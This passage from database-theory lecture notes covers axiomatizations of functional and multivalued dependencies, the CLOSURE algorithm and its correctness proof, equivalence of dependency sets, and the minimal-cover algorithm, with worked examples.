		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_2	x_2	y_2	z_2
(**goal**)	τ':	s	t	u	v	w_2	x_2	y_1	z_2
($A \twoheadrightarrow B$ **on** τ_1, τ_2)	τ_α:	s	t	u	v	w_1	x_1	y_2	z_2
($B \twoheadrightarrow C$ **on** τ_1, τ_α)	τ_β:	s	t	u	v	w_1	x_1	y_1	z_2
($A \twoheadrightarrow B$ **on** τ_2, τ_β)	τ_γ:	s	t	u	v	w_2	x_2	y_1	z_2

Figure 7.16: The tuples τ_1, τ_2 in the proof that mv-transitivity is sound. We start with $\tau_1[A] = \tau_2[A]$ and need to construct the goal τ'.

Next, we argue **independence**. The arguments for **mv-reflexivity**, **mv-augmentation**, and **mv-transitivity** are similar to the arguments in the proof of Theorem 7.31. Finally, without **mv-complementation**, we cannot derive $\{A \twoheadrightarrow B\} \models A \twoheadrightarrow \overline{AB}$ as the other three inference rules cannot replace the right-hand side with entirely new attributes (that are not part of the left-hand side or a previous right-hand side). □

Example 7.38. Consider the relation **CourseAdmin** of Example 7.1 and illustrated in Figure 7.1. We will prove $\{cid, cname, moid, mname \twoheadrightarrow sid, sname, dob, age, term\} \models cid, cname, moid, mname \twoheadrightarrow fid, fname, rank, mname$.

First, by mv-complementation on $cid, cname, moid, mname \twoheadrightarrow sid, sname, dob, age, term$, we derive $cid, cname, moid, mname \twoheadrightarrow fid, fname, rank$. Using mv-augmentation on $cid, cname, moid, mname \twoheadrightarrow fid, fname, rank$ with $mname$, we derive $cid, cname, moid, mname \twoheadrightarrow fid, fname, rank, mname$.

We note that the mv-transitivity rule for multivalued dependencies is **more restrictive** than the transitivity rule for functional dependencies. These restrictions are for a good reason, as a more general version of transitivity does not hold for multivalued dependencies:

Example 7.39. Consider the set

$$\mathbb{D} = \{a \twoheadrightarrow b, c; \quad b, c \twoheadrightarrow b\}$$

of multivalued dependencies. We shall show that $\mathbb{D} \models a \twoheadrightarrow b$ does not hold. To do so, consider the relation **CE** of Figure 7.17. First, we shall prove that any relation **CE** with attributes a, b, c will satisfy both $a \twoheadrightarrow b, c$ and $b, c \twoheadrightarrow b$:

1. $\emptyset \models a \twoheadrightarrow b, c$. By mv-reflexivity on $\{a\} \subseteq \{a\}$, we derive $a \twoheadrightarrow a$. By mv-complementation on $a \twoheadrightarrow a$, we derive $a \twoheadrightarrow b, c$.

2. $\emptyset \models b, c \twoheadrightarrow b$. By mv-reflexivity on $\{b\} \subseteq \{b, c\}$, we derive $b, c \twoheadrightarrow b$.

The relation **CE** does not satisfy $a \twoheadrightarrow b$, however: the tuples $\langle a : 1, b : 2, c : 5\rangle$ and $\langle a : 1, b : 4, c : 3\rangle$ are missing.

As a consequence of the above, we can also conclude that the multivalued dependencies do not support **decomposition**.

CE		
a	b	c
1	2	3
1	4	5

Figure 7.17: A relation that satisfies both $a \twoheadrightarrow b, c$ and $b, c \twoheadrightarrow b$, but does not satisfy $a \twoheadrightarrow b$.

7.3.4 Axiomatization for the functional and multivalued dependencies

The class of functional and multivalued dependencies can be axiomatized by a set of eight inference rules:

Theorem 7.40. *Consider the following eight inference rules:*

1. ***Reflexivity***. *If* $A \subseteq B$, *then* $B \longrightarrow A$.
2. ***Augmentation***. *If* $A \longrightarrow B$, *then* $AC \longrightarrow BC$.
3. ***Transitivity***. *If* $A \longrightarrow B$ *and* $B \longrightarrow C$, *then* $A \longrightarrow C$.
4. ***MV-Complementation***. *If* $A \twoheadrightarrow B$, *then* $A \twoheadrightarrow \overline{AB}$ *with* $\overline{AB}$ *all attributes of the relation not in* $A \cup B$.
5. ***MV-Augmentation***. *If* $A \twoheadrightarrow B$, *then* $AC \twoheadrightarrow BC$.
6. ***MV-Transitivity***. *If* $A \twoheadrightarrow B$ *and* $B \twoheadrightarrow C$, *then* $A \twoheadrightarrow C \setminus B$.
7. ***Replication***. *If* $A \longrightarrow B$, *then* $A \twoheadrightarrow B$.
8. ***Interaction***. *If* $A \twoheadrightarrow B$ *and* $AB \longrightarrow C$, *then* $A \longrightarrow C \setminus B$.

The above eight inference rules are an axiomatization for the functional and multivalued dependencies.

Proof. To prove completeness, we need tools outside the scope of these notes. Hence, we only prove soundness and independence here. We refer to the proofs of Theorem 7.31 and Theorem 7.40 for the soundness and independence of the first six rules. We refer to Theorem 7.25 for the soundness of the seventh rule. Here, we only focus on the last rule.

8. **Interaction**. Let $\mathcal{A}$ be the attributes of relation $\mathbf{R}$, let $\overline{AB} = \mathcal{A} \setminus (A \cup B)$, let $\tau_1, \tau_2 \in \mathcal{I}(\mathbf{R})$ with $\tau_1[A] = \tau_2[A]$. We must show that $\tau_1[C \setminus B] = \tau_2[C \setminus B]$. By $\tau_1[A] = \tau_2[A]$ and $A \twoheadrightarrow B$, there exists a tuple τ' with $\tau'[B \cup A] = \tau_1[B \cup A]$ and $\tau'[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$. By $\tau'[B \cup A] = \tau_1[B \cup A]$ and $AB \longrightarrow C$, we have $\tau'[C] = \tau_1[C]$. By $\tau'[C] = \tau_1[C]$, we have $\tau'[C \setminus B] = \tau_1[C \setminus B]$. Note that $(C \setminus B) \subseteq (\overline{AB} \cup A)$. Hence, by $\tau'[\overline{AB} \cup A] = \tau_2[\overline{AB} \cup A]$, we have $\tau'[C \setminus B] = \tau_2[C \setminus B]$. We conclude $\tau_1[C \setminus B] = \tau_2[C \setminus B]$.

   In Figure 7.18, we provide a visualization of these proof steps. Note that the application of $AB \longrightarrow C$ on tuples τ_1, τ' establishes that the values y_1 and y_2 must be equalized. Hence, all occurrences of y_2 are replaced by y_1, including the one in τ_2. As a consequence, τ_2 and τ' become identical, and, as we are trying to establish $\tau_1[C \setminus B] = \tau_2[C \setminus B]$, we drop τ' and keep τ_2.

Next, we argue **independence** of the last two rules.

7. **Replication**. Without replication, we cannot derive $\{A \longrightarrow B\} \models \{A \twoheadrightarrow B\}$ as no other rule can create a multivalued dependency out of a functional dependency.
8. **Interaction**. Without interaction, we cannot derive $\{A \twoheadrightarrow B; AB \longrightarrow C\} \models A \longrightarrow C \setminus B$, as no other rule can be used to eliminate attributes in the left-hand side of a functional dependency. □

		$A \cap B \cap C$	$A \cap B \cap \overline{C}$	$A \cap \overline{B} \cap C$	$A \cap \overline{B} \cap \overline{C}$	$\overline{A} \cap B \cap C$	$\overline{A} \cap B \cap \overline{C}$	$\overline{A} \cap \overline{B} \cap C$	$\overline{A} \cap \overline{B} \cap \overline{C}$
(**initial**)	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_2	x_2	y_2	z_2
($A \longrightarrow\!\!\!\!\rightarrow B$ **on** τ_1, τ_2)	τ':	s	t	u	v	w_1	x_1	y_2	z_2
($AB \longrightarrow C$ **on** τ_1, τ')	τ_1:	s	t	u	v	w_1	x_1	y_1	z_1
	τ_2:	s	t	u	v	w_1	x_1	y_1	z_2
	~~τ':~~	~~s~~	~~t~~	~~u~~	~~v~~	~~w_1~~	~~x_1~~	~~y_1~~	~~z_2~~

Figure 7.18: The tuples τ_1, τ_2 in the proof that interaction is sound. We start with $\tau_1[A] = \tau_2[A]$ and need to establish $\tau_1[C \setminus B] = \tau_2[C \setminus B]$.

Example 7.41. In the literature, one can often find the **coalescence rule**

$$\text{if } A \longrightarrow\!\!\!\!\rightarrow B \text{ and } C \longrightarrow D \text{ with } B \cap C = \emptyset \text{ and } D \subseteq B, \text{ then } A \longrightarrow D$$

instead of the interaction rule. Next, we shall derive the coalescence rule.

By mv-complementation on $A \longrightarrow\!\!\!\!\rightarrow B$, we derive $A \longrightarrow\!\!\!\!\rightarrow \overline{AB}$ with $\overline{AB}$ all attributes of the relation not in $A \cup B$. Note that $\overline{AB} \cup A = \overline{AB}A$ has all attributes of the relation not in B. Hence, by $B \cap C = \emptyset$, we must have $C \subseteq \overline{AB}A$. By augmentation on $C \longrightarrow D$ with $\overline{AB}A$, we derive $\overline{AB}A \longrightarrow D\overline{AB}A$. By interaction on $A \longrightarrow\!\!\!\!\rightarrow \overline{AB}$ and $\overline{AB}A \longrightarrow D\overline{AB}A$, we derive $A \longrightarrow D\overline{AB}A \setminus \overline{AB}$. As $D \subseteq B$ and $\overline{AB}$ has all attributes of the relation not in B, we have $D \cap \overline{AB} = \emptyset$. We conclude $D \subseteq (D\overline{AB}A \setminus \overline{AB}) \subseteq DA$. Hence, by decomposition on $A \longrightarrow D\overline{AB}A \setminus \overline{AB}$, we derive $A \longrightarrow D$.

7.4 Deriving dependencies algorithmically

Let $\mathbb{D}$ be a set of dependencies and let δ be a dependency. We have illustrated two manual methods to show $\mathbb{D} \models \delta$. To further simplify working with dependencies, we can look for algorithms that provide an automated procedure to answer $\mathbb{D} \models \delta$ for us. Several such algorithms exist such as the **closure** algorithm for functional dependencies, the **chase** algorithm for functional, multivalued, and join dependencies, and variants of the **chase** algorithm for many other types of dependencies.

Here, we will only introduce the **closure algorithm** CLOSURE of Figure 7.19. Given a set of functional dependencies $\mathbb{D}$ and a set of attributes A, the closure algorithm CLOSURE($\mathbb{D}$, A) will return the largest set of attributes R with $\mathbb{D} \models A \longrightarrow R$. Hence, using decomposition, we have

$$\mathbb{D} \models A \longrightarrow B \text{ if and only if } B \subseteq \text{CLOSURE}(\mathbb{D}, A).$$

Algorithm CLOSURE($\mathbb{D}$, A):

```
result := A.
while there exists a X ⟶ Y ∈ 𝔻 with X ⊆ result and Y ⊈ result do
    result := result ∪ Y.
end while
return result.
```

Figure 7.19: The algorithm CLOSURE that, given a set of functional dependencies $\mathbb{D}$ and a set of attributes A, returns the largest set of attributes R with $\mathbb{D} \models A \longrightarrow R$.

First, we illustrate the usage of the CLOSURE algorithm.

Example 7.42. Consider a relation **R** with attributes $\mathcal{A} = \{a, b, c, d, e\}$ and functional dependencies

$$\mathbb{D} = \{a, b \longrightarrow d, e; \quad c \longrightarrow a; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

Consider the computation of CLOSURE($\mathbb{D}$, $\{b, c\}$). First, Line 1 sets

$$result = \{b, c\}.$$

Next, the **while**-loop at Line 2 can choose $c \longrightarrow a$ and Line 3 sets

$$result = \{a, b, c\}.$$

Next, the **while**-loop at Line 2 can choose $c \longrightarrow e$ and Line 3 sets

$$result = \{a, b, c, e\}.$$

Next, the **while**-loop at Line 2 can choose $a, b \longrightarrow d, e$ and Line 3 sets

$$result = \{a, b, c, d, e\}.$$

At this point, the **while**-loop is finished as none of the dependencies in $\mathbb{D}$ satisfy the loop condition at Line 2. Hence, CLOSURE($\mathbb{D}$, $\{b, c\}$) $= \{a, b, c, d, e\}$. As such, we have, among other things, $b, c \longrightarrow d, e$.

Let $\mathbb{D}$ be a set of functional dependencies satisfied by relation **R** with attributes $\mathcal{A}$. Due to the close connection between functional dependencies and superkeys, we can use the CLOSURE algorithm to figure out whether a set of attributes $A \subseteq \mathcal{A}$ is a superkey of relation **R**: A is a superkey if CLOSURE($\mathbb{D}$, A) returns $\mathcal{A}$.

Example 7.43. Consider the relation **R** and the set of dependencies $\mathbb{D}$ of Example 7.42. As shown in Example 7.42, we have CLOSURE($\mathbb{D}$, $\{b, c\}$) $= \mathcal{A}$. Hence, b, c is a superkey. Moreover, as CLOSURE($\mathbb{D}$, $\{b\}$) $= \{b\}$ and CLOSURE($\mathbb{D}$, $\{c\}$) $= \{a, c, e\}$, the superkey b, c is a candidate key.

Next, we shall prove that the CLOSURE algorithm is correct.

Theorem 7.44. *Let $\mathbb{D}$ be a set of functional dependencies and A a set of attributes. The* CLOSURE *algorithm satisfies the following three correctness properties:*

- ***Termination**. The* CLOSURE *algorithm returns a value in a finite number of steps.*
- ***Soundness**. If $B \subseteq$ CLOSURE($\mathbb{D}$, A), then $\mathbb{D} \models A \longrightarrow B$.*
- ***Completeness**. If $\mathbb{D} \models A \longrightarrow B$, then $B \subseteq$ CLOSURE($\mathbb{D}$, A).*

Proof. Let $\mathcal{A}$ be the set of all attributes used in $\mathbb{D}$ and A.

First, we prove **termination**. We note that in each step of the **while**-loop at Line 2 new attributes from $\mathcal{A}$ are added to *result*. As $\mathcal{A}$ is finite, the **while**-loop must eventually terminate.

Second, we prove **soundness** by proving that the invariant

$$I: \text{ if } B \subseteq result, \text{ then } \mathbb{D} \models A \longrightarrow B$$

is maintained during the algorithm. Directly after Line 1, we have $result = A$. Let $B \subseteq result$. Hence, $B \subseteq A$ and by reflexivity we have $A \longrightarrow B$.

Now assume that invariant I is maintained for the first i steps of the **while**-loop at Line 2. Next, consider the $i+1$-th step of the **while**-loop. Let $X \longrightarrow Y$ be a functional dependency satisfying the conditions of Line 2, let *old* be the value of *result* before execution of Line 3, and let *new* be the value of *result* after execution of Line 3. To prove that invariant I is maintained after the $i+1$-th step of the **while**-loop, we need to show that $A \longrightarrow B$ holds for all $B \subseteq new$.

Let $B_{old} = B \cap old$ and let $B_{new} = B \setminus B_{old}$. By $new = old \cup Y$ and by construction of B_{new}, we have $B_{new} \subseteq (new \setminus old) \subseteq Y$. As $B_{old} \subseteq old$, we have $A \longrightarrow B_{old}$ by invariant I. As $X \subseteq old$, we have $A \longrightarrow X$. We use transitivity on $A \longrightarrow X$ and $X \longrightarrow Y$ to derive $A \longrightarrow Y$. We use decomposition on $A \longrightarrow Y$ and $B_{new} \subseteq Y$ to derive $A \longrightarrow B_{new}$. Finally, we use union on $A \longrightarrow B_{old}$ and $A \longrightarrow B_{new}$ to derive $A \longrightarrow B$.

Finally, we prove **completeness** by contraposition: we shall prove that $B \nsubseteq \textsc{Closure}(\mathbb{D}, A)$ implies that $\mathbb{D} \models A \longrightarrow B$ does not hold. To do so, we construct an instance $\mathcal{I}(\mathbf{S})$ of a relation $\mathbf{S}$ that satisfies all dependencies in $\mathbb{D}$, but does not satisfy $A \longrightarrow B$. Let $R = \textsc{Closure}(\mathbb{D}, A)$. We construct $\mathcal{I}(\mathbf{S})$ with two tuples τ_1 and τ_2 that fully agree on R and fully disagree on all other attributes $\mathcal{A} \setminus R$. In specific, we construct tuples τ_1 and τ_2 such that

$$\begin{array}{lll} \tau_1[v] = 0 & \tau_2[v] = 0 & \text{(for all } v \in R\text{);} \\ \tau_1[v] = 1 & \tau_2[v] = 2 & \text{(for all } v \in (\mathcal{A} \setminus R)\text{).} \end{array}$$

Next, we prove that $\mathcal{I}(\mathbf{S})$ satisfies all functional dependencies $X \longrightarrow Y \in \mathbb{D}$. We distinguish two cases:

1. We have $X \subseteq R$. In this case $\tau_1[X] = \tau_2[X]$. By Line 2 and Line 3, we must have $Y \in R$. Hence, $\tau_1[Y] = \tau_2[Y]$ and instance $\mathcal{I}(\mathbf{S})$ satisfies $X \longrightarrow Y$.

2. We have $X \nsubseteq R$. In this case $\tau_1[X] \neq \tau_2[X]$. Hence, instance $\mathcal{I}(\mathbf{S})$ trivially satisfies $X \longrightarrow Y$.

We conclude that $\mathcal{I}(\mathbf{S})$ satisfies all functional dependencies in $\mathbb{D}$. By construction, we have $\tau_1[A] = \tau_2[A]$. As $B \nsubseteq R$, there exists an attribute $m \in B, m \notin R$ such that $\tau_1[m] \neq \tau_2[m]$. Hence, we do not have $\tau_1[B] = \tau_2[B]$ and $\mathcal{I}(\mathbf{S})$ does not satisfy $A \longrightarrow B$. We conclude that $\mathcal{I}(\mathbf{S})$ is a counterexample proving that $\mathbb{D} \models A \longrightarrow B$ does not hold. □

Let $\mathbb{D}$ be a set of functional dependencies for a relation $\mathbf{R}$ with attributes $\mathcal{A}$. Using the $\textsc{Closure}$ algorithm, we can easily compute the set $\mathbb{D}^*$ of **all** functional dependencies δ such that $\mathbb{D} \models \delta$. We have

$$\mathbb{D}^* = \{A \longrightarrow B \mid (A \subseteq \mathcal{A}) \wedge (B \subseteq \textsc{Closure}(\mathbb{D}, A))\}.$$

Example 7.45. Consider the set of functional dependencies

$$\mathbb{D} = \{a, b \longrightarrow d, e; \quad c \longrightarrow a; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}$$

of Example 7.42. We refer to Figure 7.20 for the results of $\textsc{Closure}(\mathbb{D}, A)$ for all sets $A \subseteq \mathcal{A}$.

Now consider the set $A = \{a, c, d\}$. We have $\textsc{Closure}(\mathbb{D}, \{a, c, d\}) = \{a, c, d, e\}$. Hence, we have

$$\begin{array}{l} a, c, d \longrightarrow \emptyset; \\ a, c, d \longrightarrow a; \\ a, c, d \longrightarrow a, c; \\ a, c, d \longrightarrow a, c, d; \\ a, c, d \longrightarrow a, c, d, e; \\ a, c, d \longrightarrow a, c, e; \\ a, c, d \longrightarrow a, d; \\ a, c, d \longrightarrow a, d, e; \\ a, c, d \longrightarrow a, e; \\ a, c, d \longrightarrow c; \\ a, c, d \longrightarrow c, d; \\ a, c, d \longrightarrow c, d, e; \\ a, c, d \longrightarrow c, e; \\ a, c, d \longrightarrow d; \end{array}$$

$$
\begin{aligned}
\textsc{Closure}(\mathbb{D}, \emptyset) &= \emptyset; \\
\textsc{Closure}(\mathbb{D}, \{a\}) &= \{a\}; \\
\textsc{Closure}(\mathbb{D}, \{a,b\}) &= \{a,b,c,d,e\}; && \text{(candidate key)} \\
\textsc{Closure}(\mathbb{D}, \{a,b,c\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{a,b,c,d\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{a,b,c,d,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{a,b,c,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{a,b,d\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{a,b,d,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{a,b,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{a,c\}) &= \{a,c,e\}; \\
\textsc{Closure}(\mathbb{D}, \{a,c,d\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{a,c,d,e\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{a,c,e\}) &= \{a,c,e\}; \\
\textsc{Closure}(\mathbb{D}, \{a,d\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{a,d,e\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{a,e\}) &= \{a,e\}; \\
\textsc{Closure}(\mathbb{D}, \{b\}) &= \{b\}; \\
\textsc{Closure}(\mathbb{D}, \{b,c\}) &= \{a,b,c,d,e\}; && \text{(candidate key)} \\
\textsc{Closure}(\mathbb{D}, \{b,c,d\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{b,c,d,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{b,c,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{b,d\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{b,d,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{b,e\}) &= \{a,b,c,d,e\}; && \text{(superkey)} \\
\textsc{Closure}(\mathbb{D}, \{c\}) &= \{a,c,e\}; \\
\textsc{Closure}(\mathbb{D}, \{c,d\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{c,d,e\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{c,e\}) &= \{a,c,e\}; \\
\textsc{Closure}(\mathbb{D}, \{d\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{d,e\}) &= \{a,c,d,e\}; \\
\textsc{Closure}(\mathbb{D}, \{e\}) &= \{a,e\}.
\end{aligned}
$$

Figure 7.20: The result of $\textsc{Closure}(\mathbb{D}, A)$ for all sets $A \subseteq \mathcal{A}$ with respect to the functional dependencies $\mathbb{D}$ of Example 7.42.

$$
\begin{aligned}
&a,c,d \longrightarrow d,e; \text{ and} \\
&a,c,d \longrightarrow e.
\end{aligned}
$$

We leave it as an exercise to the reader to write out all other functional dependencies in $\mathbb{D}^*$.

Finally, we can use the $\textsc{Closure}$ algorithm to prove that the Armstrong axioms are complete:

Theorem 7.46. *The Armstrong axioms of Theorem 7.31 are complete.*

Proof. Let $\mathbb{D}$ be a set of functional dependencies, let A a set of attributes, and let $R = \textsc{Closure}(\mathbb{D}, A)$. We note that the **soundness** proof of Theorem 7.44 used the Armstrong axioms to show that we can derive $A \longrightarrow B$ with $B \subseteq \mathit{result}$. By the **completeness** proof of Theorem 7.44, we have $\mathbb{D} \models A \longrightarrow B$ implies $B \subseteq R$. Hence, we can use Armstrong's axioms to derive $A \longrightarrow B$ whenever $\mathbb{D} \models A \longrightarrow B$. □

7.5 Equivalence of dependencies

In the previous sections we have seen several methods to derive new dependencies from a set of dependencies. Consequently, there can be multiple distinct sets of dependencies that essentially represent the same constraints on a database. Next, we will further formalize this notion.

Let $\mathbb{D}_1, \mathbb{D}_2$ be two sets of dependencies. We write $\mathbb{D}_1 \models \mathbb{D}_2$ ($\mathbb{D}_1$ implies $\mathbb{D}_2$) to denote that each dependency $\delta \in \mathbb{D}_2$ is a **logical consequence** of the set of dependencies $\mathbb{D}_1$. We say that the two sets of dependencies $\mathbb{D}_1$ and $\mathbb{D}_2$ are **equivalent**, denoted by $\mathbb{D}_1 \equiv \mathbb{D}_2$, if $\mathbb{D}_1 \models \mathbb{D}_2$ and $\mathbb{D}_2 \models \mathbb{D}_1$ hold.

Theorem 7.47. *Let $\mathbb{D}$ be a set of functional dependencies. We have $\mathbb{D} \equiv \mathbb{D}^*$.*

Proof. By the definition of $\mathbb{D}^*$, we have $\mathbb{D} \models \delta$ if and only if $\delta \in \mathbb{D}^*$. Hence, $\mathbb{D} \models \delta$ implies $\mathbb{D}^* \models \delta$ and $\mathbb{D}^* \models \delta$ implies $\mathbb{D} \models \delta$. □

As a direct consequence of the above theorem, we have

Corollary 7.48. *Let $\mathbb{D}_1, \mathbb{D}_2$ be two sets of functional dependencies. We have $\mathbb{D}_1 \equiv \mathbb{D}_2$ if and only if $(\mathbb{D}_1)^* = (\mathbb{D}_2)^*$.*

In practice, the same set of constraints can be represented by many distinct sets of dependencies. Indeed, givenn a set of functional dependencies $\mathbb{D}$, there can be many other sets of dependencies $\mathbb{D}'$ with $\mathbb{D} \equiv \mathbb{D}'$.

Example 7.49. Consider the following sets of functional dependencies:

$$\begin{aligned}
\mathbb{D}_1 &= \{a \longrightarrow b; \quad b \longrightarrow c; \quad b \longrightarrow d\},\\
\mathbb{D}_2 &= \{a \longrightarrow b, c, d; \quad b \longrightarrow c; \quad b, c \longrightarrow d\},\\
\mathbb{D}_3 &= \{a \longrightarrow b; \quad a \longrightarrow c; \quad a \longrightarrow d; \quad b \longrightarrow c; \quad b, c \longrightarrow d\}.
\end{aligned}$$

We have $\mathbb{D}_1 \equiv \mathbb{D}_2 \equiv \mathbb{D}_3$.

As shown in Example 7.49, we can choose between many equivalent representations for a given set of functional dependencies $\mathbb{D}$. In practical usage, it is typically preferable to have a **simple and small** representation without unnecessary components:

Example 7.50. Consider the sets of functional dependencies $\mathbb{D}_1$, $\mathbb{D}_2$, and $\mathbb{D}_3$ of Example 7.49. In set $\mathbb{D}_2$, the functional dependencies $b, c \longrightarrow d$ and $a \longrightarrow b, c, d$ have unnecessary components:

1. We can simplify $b, c \longrightarrow d$ to $b \longrightarrow d$: using augmentation on $b \longrightarrow c$, we can derive $b \longrightarrow b, c$; and using transitivity on $b \longrightarrow b, c$ and $b, c \longrightarrow d$, we can derive $b \longrightarrow d$.

2. We can simplify $a \longrightarrow b, c, d$ to $a \longrightarrow b$: using reflection, we can derive $b \longrightarrow b$, using union on $b \longrightarrow b$, $b \longrightarrow c$, and $b \longrightarrow d$, we can derive $b \longrightarrow b, c, d$; and using transitivity on $a \longrightarrow b$ and $b \longrightarrow b, c, d$, we can derive $a \longrightarrow b, c, d$.

Hence, we can simplify $\mathbb{D}_2$ to obtain $\mathbb{D}_1$. Likewise, we can simplify $\mathbb{D}_3$ by removing the unnecessary functional dependencies $a \longrightarrow c$ and $a \longrightarrow d$ and by simplifying $b, c \longrightarrow d$ to $b \longrightarrow d$.

Next, we formalize a notion of the **simple and small** representation of a set of functional dependencies. For a given set of functional dependencies $\mathbb{D}$, we want to find a **minimal** representation $\mathbb{D}' \equiv \mathbb{D}$ in which all functional dependencies are as simple as possible and $\mathbb{D}'$ has no unnecessary components:

Definition 7.51. A set of functional dependencies $\mathbb{D}$ is **minimal** if

1. all functional dependencies $\delta \in \mathbb{D}$ are **simple**: they are of the form $X \longrightarrow y$ with y a single attribute;
2. no functional dependencies are **redundant**: a functional dependency $A \longrightarrow B \in \mathbb{D}$ is **redundant** if
$$\mathbb{D} \setminus \{A \longrightarrow B\} \models A \longrightarrow B;$$
and
3. no attributes in the left-hand side of functional dependencies are **superfluous**: the attribute $a \in A$ in functional dependency $A \longrightarrow B \in \mathbb{D}$ is **superfluous** if
$$\mathbb{D} \models A \setminus \{a\} \longrightarrow B.$$

A set of functional dependencies $\mathbb{D}$ is a **minimal cover** of $\mathbb{D}'$ if $\mathbb{D}$ is minimal and $\mathbb{D} \equiv \mathbb{D}'$.

Example 7.52. Consider the sets of functional dependencies $\mathbb{D}_1$, $\mathbb{D}_2$, and $\mathbb{D}_3$ of Example 7.49. Here, $\mathbb{D}_1$ is a minimal cover for $\mathbb{D}_2$ and $\mathbb{D}_3$. Neither $\mathbb{D}_2$ nor $\mathbb{D}_3$ are minimal covers, as they do not satisfy the conditions of Definition 7.51:

1. in $\mathbb{D}_2$, the functional dependency $a \longrightarrow b, c, d$ is **non-simple** and we can use the decomposition rule to replace it with $a \longrightarrow b$, $a \longrightarrow c$, and $a \longrightarrow d$;
2. in $\mathbb{D}_3$, the functional dependencies $a \longrightarrow c$ and $a \longrightarrow d$ are **redundant**: we have $\mathbb{D}_3 \setminus \{a \longrightarrow c, a \longrightarrow d\} \models a \longrightarrow c$ and $\mathbb{D}_3 \setminus \{a \longrightarrow c, a \longrightarrow d\} \models a \longrightarrow d$; and
3. in functional dependency $b, c \longrightarrow d \in \mathbb{D}_2$, the attribute c is **superfluous**: we have $\mathbb{D}_2 \models b \longrightarrow d$.

Based on Definition 7.51, we construct the MINIMALCOVER algorithm of Figure 7.21 to compute the minimal cover of a set of functional dependencies.

Algorithm MINIMALCOVER($\mathbb{D}$):

1: $result := \{X \longrightarrow y \mid (X \longrightarrow Y \in \mathbb{D}) \wedge (y \in Y)\}$.
2: **while** $\mathbb{D}$ is not a minimal cover **do**
3: **if** there exists a $X \longrightarrow y \in result$ that is redundant w.r.t. *result* **then**
4: */* Note that $X \longrightarrow y$ is redundant w.r.t. result if $y \in$ CLOSURE(result $\setminus \{X \longrightarrow y\}$, X). */*
5: $result := result \setminus \{X \longrightarrow y\}$.
6: **else** {there exists a $X \longrightarrow y \in result$ with $a \in X$ superfluous w.r.t. *result*}
7: */* Note that a is superfluous w.r.t. result if $y \in$ CLOSURE(result, $X \setminus \{a\}$). */*
8: $result := (result \setminus \{X \longrightarrow y\}) \cup \{X \setminus a \longrightarrow y\}$.
9: **end if**
10: **end while**
11: **return** *result*.

Figure 7.21: The algorithm MINIMALCOVER that, given a set of functional dependencies $\mathbb{D}$, computes a minimal cover for $\mathbb{D}$.

First, we illustrate the usage of the MINIMALCOVER algorithm.

Example 7.53. Consider the set of functional dependencies

$$\mathbb{D}' = \{a \longrightarrow b; \quad a, b \longrightarrow d, e; \quad c \longrightarrow a; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

First, Line 1 sets

$$result = \{a \longrightarrow b; \quad a, b \longrightarrow d; \quad a, b \longrightarrow e; \quad c \longrightarrow a; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

The functional dependency $c \longrightarrow a$ is redundant. To show this, we shall prove $result \setminus \{c \longrightarrow a\} \models c \longrightarrow a$. Assume the functional dependencies $result \setminus \{c \longrightarrow a\}$ hold. We apply transitivity on $c \longrightarrow e$ and $e \longrightarrow a$ to derive $c \longrightarrow a$. Hence, the **if**-test at Line 3 can choose $c \longrightarrow a$ and Line 5 sets

$$result = \{a \longrightarrow b; \quad a, b \longrightarrow d; \quad a, b \longrightarrow e; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

The functional dependency $a, b \longrightarrow e$ is also redundant. To show this, we shall prove $result \setminus \{a, b \longrightarrow e\} \models a, b \longrightarrow e$. Assume the functional dependencies $result \setminus \{a, b \longrightarrow e\}$ hold. By transitivity on $a, b \longrightarrow d$ and $d \longrightarrow c$, we derive $a, b \longrightarrow c$. By transitivity on $a, b \longrightarrow c$ and $c \longrightarrow e$, we derive $a, b \longrightarrow e$. Hence, the **if**-test at Line 3 can choose $a, b \longrightarrow e$ and Line 5 sets

$$result = \{a \longrightarrow b; \quad a, b \longrightarrow d; \quad c \longrightarrow e; \quad d \longrightarrow c; \quad e \longrightarrow a\}.$$

